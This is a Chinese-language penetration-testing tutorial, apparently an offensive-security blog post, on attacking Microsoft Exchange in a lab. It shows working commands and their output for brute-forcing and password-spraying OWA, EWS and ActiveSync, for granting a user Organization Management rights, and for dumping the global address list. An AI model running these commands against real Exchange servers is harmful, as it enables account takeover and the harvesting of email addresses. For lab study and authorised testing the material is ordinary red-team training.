→ Desktop python3 EBurst3.py -d 10.211.55.14 -l hack -p P@ss1234

[+] Initializing, load user pass...
[+] Found dict infos 1/1 in total
[+] Find target url authenticate method ...
[+] start scan ...
success user: hack , password: P@ss1234 onds| 1 threads
1 Found| 0 groups| 1 scanned in 0.1 seconds| 0 threads%
→ Desktop python3 EBurst3.py -d 10.211.55.14 -L user.txt -P pass.txt

[+] Initializing, load user pass...

[+] Found dict infos 6/3 in total
[+] Find target url authenticate method ...
[+] start scan ...
success user: test2 , password: P@ss1234 onds| 18 threads
success user: test , password: P@ss1234 conds| 18 threads
success user: hack , password: P@ss1234 conds| 18 threads
success user: test3 , password: P@ss1234 onds| 18 threads
success user: hack2 , password: P@ss1234 onds| 18 threads
5 Found| 0 groups| 18 scanned in 0.5 seconds| 0 threads%
```

Ruler

Ruler 是一个允许您通过 MAPI/HTTP 或 RPC/HTTP 协议远程与 Exchange 服务器交互的工具。

#通过 /autodiscover/autodiscover.xml 爆破

```
./ruler-linux64 --url https://10.211.55.14/autodiscover/autodiscover.xml --domain
xie.com -k brute --users users.txt --passwords pass.txt --delay 0
```



```
root@kali:~# ./ruler-linux64 --url https://10.211.55.14/autodiscover/autodiscover.xml --domain xie.com -k
brute --users users.txt --passwords pass.txt --delay 0
[+] Starting bruteforce
[+] Using end-point: https://10.211.55.14/autodiscover/autodiscover.xml
[+] 0 of 3 passwords checked
[+] Success: hack:P@ss1234
[+] Success: test:P@ss1234
[+] Success: test3:P@ss1234
```

MailSniper

使用 MailSniper 对 OWA 接口进行枚举

```
Invoke-PasswordSprayOWA -ExchHostname 192.168.10.240 -UserList .\name.txt -
Password Aa123456 -Threads 15 -OutFile owa-sprayed-creds.txt -Domain qaq.co
m -verbose
```

使用 MailSniper 对 EWS 接口进行枚举

```
Invoke-PasswordSprayEWS -ExchHostname 192.168.10.240 -UserList .\name.txt -
Password Aa123456 -Threads 15 -OutFile owa-sprayed-creds.txt -Domain qaq.co
m -verbose
```

使用 MailSniper 对 Microsoft-Server-ActiveSync 接口进行枚举


```
Invoke-PasswordSprayEAS -ExchHostname 192.168.10.240 -UserList .\name.txt -
Password Aa123456 -Threads 15 -OutFile owa-sprayed-creds.txt -Domain qaq.co
m -verbose
```

Burpsuite

使用 burp 爆破/ecp、/owa 接口，用户名和密码正确会跳转到/owa/首页。

Exchange Management Shell

正常情况下，在 Exchange 服务器上使用 Exchange Management Shell 管理 Exchange，有很多强大的命令可以管理 Exchange。



如下查看所有的邮箱用户。

Get-Mailbox

```
选择计算机: mail.xie.com
[PS] C:\windows\system32>Get-Mailbox
```

Name	Alias	ServerName	ProhibitSendQuota
Administrator	Administrator	mail	Unlimited
test	test	mail	Unlimited
hack	hack	mail	Unlimited
test2	test2	mail	Unlimited
DiscoverySearchMailbox...	DiscoverySearchMa...	mail	50 GB (53,687,091,200 bytes)
hack2	hack2	mail	Unlimited
test3	test3	mail	Unlimited
test4	test4	mail	Unlimited
test5	test5	mail	Unlimited
test6	test6	mail	Unlimited

如果想在其他机器上通过账号密码远程连接 Exchange 邮箱服务器的 Exchange Management Shell，可以执行如下命令。

```
$User = "xie\mailadmin"
$Pass = ConvertTo-SecureString -AsPlainText P@ssword1234 -Force
$Credential = New-Object System.Management.Automation.PSCredential -ArgumentList $User,$Pass
$Session = New-PSSession -ConfigurationName Microsoft.Exchange -Connection
```

Uri http://mail.xie.com/PowerShell/ -Authentication Kerberos -Credential \$Credential

Import-PSSession \$Session -AllowClobber

Remove-PSSession \$Session

```
PS C:\Users\test\Desktop> $User = "xie\administrator"
PS C:\Users\test\Desktop> $Pass = ConvertTo-SecureString -AsPlainText P@ssword1234 -Force
PS C:\Users\test\Desktop> $Credential = New-Object System.Management.Automation.PSCredential -ArgumentList $User,$Pass
PS C:\Users\test\Desktop> $Session = New-PSSession -ConfigurationName Microsoft.Exchange -ConnectionUri http://mail.xie.com/PowerShell/ -Authentication Kerberos -Credential $Credential
PS C:\Users\test\Desktop> Import-PSSession $Session -AllowClobber
WARNING: The names of some imported commands from the module 'tmp_ddxsq1dj.khb' include unapproved verbs that might make them less discoverable. To find the commands with unapproved verbs, run the Import-Module command again with the Verbose parameter. For a list of approved verbs, type Get-Verb.

ModuleType Version      Name                               ExportedCommands
-----
Script      1.0          tmp_ddxsq1dj.khb                  {Add-ADPermission, Add-AvailabilityAddressSpace, Add-Conte...

PS C:\Users\test\Desktop> Get-Mailbox

Name           Alias           ServerName      ProhibitSendQuota
-----
Administrator  Administrator    mail            Unlimited
test           test            mail            Unlimited
hack           hack            mail            Unlimited
test2          test2           mail            Unlimited
DiscoverySearchMailbox... DiscoverySearchMa... mail            50 GB (53,687,091,200 bytes)
hack2          hack2           mail            Unlimited
test3          test3           mail            Unlimited
test4          test4           mail            Unlimited
test5          test5           mail            Unlimited
test6          test6           mail            Unlimited
```

Exchange 角色组

这里以 Exchange Server2010 为例。

默认情况下，Microsoft Exchange Server 2010 包括多个管理角色组。下列内置角色组提供一组预配置的角色，您可以将这些角色分配给组织中的各个管理员和用户。

角色组	描述
Organization Management 组织管理	属于 组织管理 角色组成员的管理员拥有对整个 Exchange 2010 组织的管理权限，并且几乎可以对任意 Exchange 2010 对象执行任何任务。
View-Only Organization	属于 仅查看组织管理 角色组成员的管理员可以查看 Exchange 组织中任何对象的属性。

Management 仅查看
组织管理

Recipient Management 收件人 管理	属于 收件人管理 角色组成员的管理员拥有在 Exchange 2010 组织中创建或修改 Exchange 2010 收件人的管理访问权限。
UM ManagementUM 管理	属于 UM 管理角色组成员的管理员可以管理 Exchange 组织中的统一消息 (UM) 功能，如统一消息服务器配置、邮箱上的 UM 属性、UM 提示和 UM 自动助理配置。
Discovery Management 发现管 理	管理员或用户如果是 发现管理 角色组的成员，则可以对 Exchange 组织中的邮箱执行搜索，寻找其中是否有符合特定条件的数据。
Records Management 记录管 理	属于 记录管理 角色组成员的用户可以配置遵从 xxx，如保留策略标记、邮件分类、传输规则等。
Server Management 服务器 管理	属于服务器管理角色组成员的管理员具有对 Exchange 2010 服务器配置的管理访问权限。它们不具有对 Exchange 2010 收件人配置的管理访问权限。
Help Desk 帮助中 心	属于 Help Desk 角色组成员的用户可以对 Exchange 2010 收件人执行受限制的收件人管理。
Hygiene Management 清洁管 理	作为清洁管理角色组成员的管理员可以配置 Exchange 2010 的防病毒和反垃圾邮件功能。与 Exchange 2010 集成的第三方程序可以将服务帐户添加到此角色组中，这样这些程序就可以访问检索和配置 Exchange 配置所需的 cmdlet。
Public Folder Management 公用文 件夹管理	属于公用文件夹管理角色组成员的管理员可以管理 Exchange 2010 服务器上的公用文件夹和数据库。

Delegated Setup 属于委派安装角色组成员的管理员可以部署以前设置的 Exchange 2010 服务器。

查看角色组中有哪些用户。

Get-RoleGroupMember "角色组名字"

可以看出，默认情况下，只有组织管理 Organization Management 角色组中含有用户，并且是 administrator 用户。

Get-RoleGroupMember "Organization Management"

```
PS C:\Users\Administrator> Get-RoleGroupMember "Organization Management"

Name                                     RecipientType
----                                     -
Administrator                           UserMailbox

PS C:\Users\Administrator> Get-RoleGroupMember "View-Only Organization Management"
PS C:\Users\Administrator> Get-RoleGroupMember "Recipient Management"
PS C:\Users\Administrator> Get-RoleGroupMember "UM Management"
PS C:\Users\Administrator> Get-RoleGroupMember "Help Desk"
PS C:\Users\Administrator> Get-RoleGroupMember "Hygiene Management"
PS C:\Users\Administrator> Get-RoleGroupMember "Records Management"
PS C:\Users\Administrator> Get-RoleGroupMember "Discovery Management"
PS C:\Users\Administrator> Get-RoleGroupMember "Public Folder Management"
PS C:\Users\Administrator> Get-RoleGroupMember "Server Management"
PS C:\Users\Administrator> Get-RoleGroupMember "Delegated Setup"
```

向角色组中添加/移除用户

Add-RoleGroupMember "Organization Management" -Member test

Remove-RoleGroupMember "Organization Management" -Member test

```
PS C:\Users\Administrator> Get-RoleGroupMember "Organization Management"

Name
----
Administrator

RecipientType
-----
UserMailbox

PS C:\Users\Administrator> Add-RoleGroupMember "Organization Management" -Member test
PS C:\Users\Administrator> Get-RoleGroupMember "Organization Management"

Name
----
Administrator
test

RecipientType
-----
UserMailbox
UserMailbox
```

查看邮箱导入导出角色 Mailbox Import Export 赋予给了哪些用户

Get-ManagementRoleAssignment -Role "Mailbox Import Export"

```
PS C:\Users\Administrator> Get-ManagementRoleAssignment -Role "Mailbox Import Export"

Name                                     Role                                     RoleAssigneeName  RoleAssigneeType  AssignmentMethod  EffectiveUserName
----                                     -
Mailbox Import Export-Organization... Mailbox Import Export  Organization Management  RoleGroup         Direct            All Group Members
Import Export_Enterprise Su... Mailbox Import Export  Organization Management  RoleGroup         Direct            All Group Members
```

查看指定用户具有哪些角色组

Get-ManagementRoleAssignment -GetEffectiveUsers | Where-Object {\$_.EffectiveUserName -eq "test"} | select-object Role

```
PS C:\Users\Administrator\Desktop> Get-ManagementRoleAssignment -GetEffectiveUsers | Where-Object {$_.EffectiveUserName -eq "test"} | select-object Role

Role
----
Mailbox Import Export
```

参考：

Exchange 角色组

[https://learn.microsoft.com/zh-cn/previous-versions/office/exchange-server-2010/dd638105\(v=exchg.141\)?redirectedfrom=MSDN](https://learn.microsoft.com/zh-cn/previous-versions/office/exchange-server-2010/dd638105(v=exchg.141)?redirectedfrom=MSDN)

获取邮箱通讯录

域内查询

执行如下命令使用 adfind 过滤出所有用户的 mail 属性。

```
Adfind.exe -b dc=xie,dc=com -f "(&(objectCategory=person)(objectClass=user))"
```

" mail | findstr mail:

```
C:\Users\Administrator\Desktop>Adfind.exe -b dc=xie,dc=com -f "(&(objectCategory=person)(objectClass=user))" mail | findstr mail:

AdFind V01.52.00cpp Joe Richards (support@joeware.net) January 2020

>mail: Administrator@xie.com
>mail: hack@xie.com
>mail: wangwei@xie.com
>mail: zhangsan@xie.com
>mail: lisi@xie.com
>mail: mailadmin@xie.com
>mail: SystemMailbox{1f05a927-7608-4045-9eb4-04936e28f527}@xie.com
>mail: SystemMailbox{bb558c35-97f1-4cb9-8ff7-d53741dc928c}@xie.com
>mail: SystemMailbox{e0dc1c29-89c3-4034-b678-e6c29d823ed9}@xie.com
>mail: DiscoverySearchMailbox{D919BA05-46A6-415f-80AD-7E09334BB852}@xie.com
>mail: Migration.8f3e7716-2011-43e4-96b1-aba62d229136@xie.com
>mail: FederatedEmail.4c1f4d8b-8179-4148-93bf-00a95fa1e042@xie.com
>mail: SystemMailbox{D0E409A0-AF9B-4720-92FE-AAC869B0D201}@xie.com
>mail: SystemMailbox{2CE34405-31BE-455D-89D7-A7C7DA7A0DAA}@xie.com
>mail: SystemMailbox{8cc370d3-822a-4ab8-a926-bb94bd0641a9}@xie.com
>mail: HealthMailboxe65459110c564289b5d06ad5b7359839@xie.com
>mail: HealthMailbox0aff2036ff0d4269b4c92cf57832fd3d@xie.com
>mail: HealthMailbox849558582b294f2e9993d13cbbf01712@xie.com
>mail: HealthMailboxbfeae120d4ee4c6cace23b769dea74e9@xie.com
>mail: HealthMailbox0106c3c706a342ef927382d70fa55ebb@xie.com
>mail: HealthMailbox77fa3da998784964bdd25efb013f4905@xie.com
>mail: HealthMailbox6ac123a037bd4c7b99d984f1697b695b@xie.com
>mail: HealthMailbox7ba25da78cda404ea304615022043e62@xie.com
>mail: HealthMailboxd2c5380255e345919cfb33fc1ff6df95@xie.com
>mail: HealthMailbox5cf9a423136d4f698d3c050313080e71@xie.com
>mail: HealthMailbox265fa65fc2d2438d9f85906e9e8cd8d4@xie.com
>mail: test@xie.com
```

或者可以使用 impacket 执行如下命令查询

```
python3 exchanger.py xie.com/hack:P@ss1234@10.211.55.6 nspi list-tables
```

```
python3 exchanger.py xie.com/hack:P@ss1234@10.211.55.6 nspi dump-tables --guid
48851856-6651-4ce6-b7d1-b35f3cb445cb
```

```
python3 exchanger.py xie.com/hack:P@ss1234@10.211.55.6 nspi dump-tables --guid
48851856-6651-4ce6-b7d1-b35f3cb445cb | grep mail:
```

→ examples git:(master) ✖ python3 exchanger.py xie.com/hack:P@ss1234@10.211.55.6 nspi list-tables
Impacket v0.10.1.dev1+20220708.213759.8b1a99f7 - Copyright 2022 SecureAuth Corporation

Default Global Address List
Guid: None

All Address Lists
Guid: de2ac3e2-70dd-445c-9482-39c6840326fc

公用文件夹
Guid: 7837e7e1-97fd-4c38-863d-0d86a7d3f165

所有会议室
Guid: d39cc5b2-65a5-4572-aded-d8fb84373e25

所有联系人
Guid: 8ef238a8-b659-4f98-a5f7-dbc42df82727

所有通讯组列表
Guid: 78cf70b3-9727-4a96-8746-e258542bf8d3

所有用户
Guid: 48851856-6651-4ce6-b7d1-b35f3cb445cb

→ examples git:(master) ✖ python3 exchanger.py xie.com/hack:P@ss1234@10.211.55.6 nspi dump-tables -guid 48851856-6651-4ce6-b7d1-b35f3cb445cb
Impacket v0.10.1.dev1+20220708.213759.8b1a99f7 - Copyright 2022 SecureAuth Corporation

[*] Search for an address book with objectGUID = 48851856-6651-4ce6-b7d1-b35f3cb445cb

[*] Lookingup 所有用户

mailNickname: Administrator

mail: Administrator@xie.com

objectSid: S-1-5-21-3000833378-3773668811-3071161415-500

whenCreated: 2023-03-02 09:31:38

whenChanged: 2023-05-09 16:35:08

objectGUID: f69fc51b-8746-4bd1-9292-dae5308fad6

=====

mailNickname: hack

mail: hack@xie.com

objectSid: S-1-5-21-3000833378-3773668811-3071161415-1110

whenCreated: 2023-03-02 10:07:28

whenChanged: 2023-05-09 16:46:47

objectGUID: 160083a3-7745-4262-8d8f-9a3637390d3d

=====

mailNickname: lisi

mail: lisi@xie.com

objectSid: S-1-5-21-3000833378-3773668811-3071161415-1116

whenCreated: 2023-03-02 10:22:01

whenChanged: 2023-03-02 23:49:02

objectGUID: 6fb49c02-aab4-4bc2-91fa-ad24ff4317d8

=====

mailNickname: mailadmin

mail: mailadmin@xie.com

objectSid: S-1-5-21-3000833378-3773668811-3071161415-1118

whenCreated: 2023-03-02 22:12:52

whenChanged: 2023-05-09 16:36:22

objectGUID: f10c3bf9-2e84-48ad-b611-3a2c67f69bd2

=====

mailNickname: test

mail: test@xie.com

objectSid: S-1-5-21-3000833378-3773668811-3071161415-1160

whenCreated: 2023-03-06 22:01:10

whenChanged: 2023-05-09 16:51:44

objectGUID: a2086269-5266-4993-b0dc-d7d3fb1462cd

=====

mailNickname: wangwei


mail: wangwei@xie.com

```
+ examples git:(master) * python3 exchanger.py xie.com/hack:P@ss1234@10.211.55.6 nsipi dump-tables -guid 48851856-6651-4ce6-b7d1-b35f3cb445cb | grep mail:
mail: Administrator@xie.com
mail: hack@xie.com
mail: lisi@xie.com
mail: mailadmin@xie.com
mail: test@xie.com
mail: wangwei@xie.com
mail: zhangsan@xie.com
```

OWA 查询

使用任意普通用户登录 owa 后台，访问如下链接，即可获得通讯录列表。

<https://10.211.55.6/owa/#path=/people>



如果想更深更细致的了解 AD 攻防知识，可以参加《域渗透攻防》培训课程：

https://mp.weixin.qq.com/s/Sjc_yTzB5CSYVk6bhnSsiQ

非常感谢您读到现在，由于作者的水平有限，编写时间仓促，文章中难免会出现一些错误或者描述不准确的地方，恳请各位师傅们批评指正。如果你想一起学习AD域安全攻防的话，可以加入下面的知识星球一起学习交流。


谢公子

我加入了这个星球，邀你一起学习


域渗透攻防指南
星主：谢公子

60+ 成员数量	30+ 内容数量	306 运营天数
--------------------	--------------------	--------------------

书籍  《域渗透攻防指南》官方知识星球。
星球讨论与微软AD域相关攻防技术，大家互相交流互相学习，共同进步成长。

现价：¥199
微信扫码加入星球



知识星球

 谢公子学安全

参考：[内置的角色组](#)

干货 | [Exchange 渗透思路总结](#)

参考文章：

[各个阶段 Exchange 的利用手法](#)

Exchange 漏洞攻略来啦！！

渗透测试中的 Exchange

渗透基础——从 Exchange 服务器上搜索和导出邮件

深入 Exchange Server 在网络渗透下的利用方法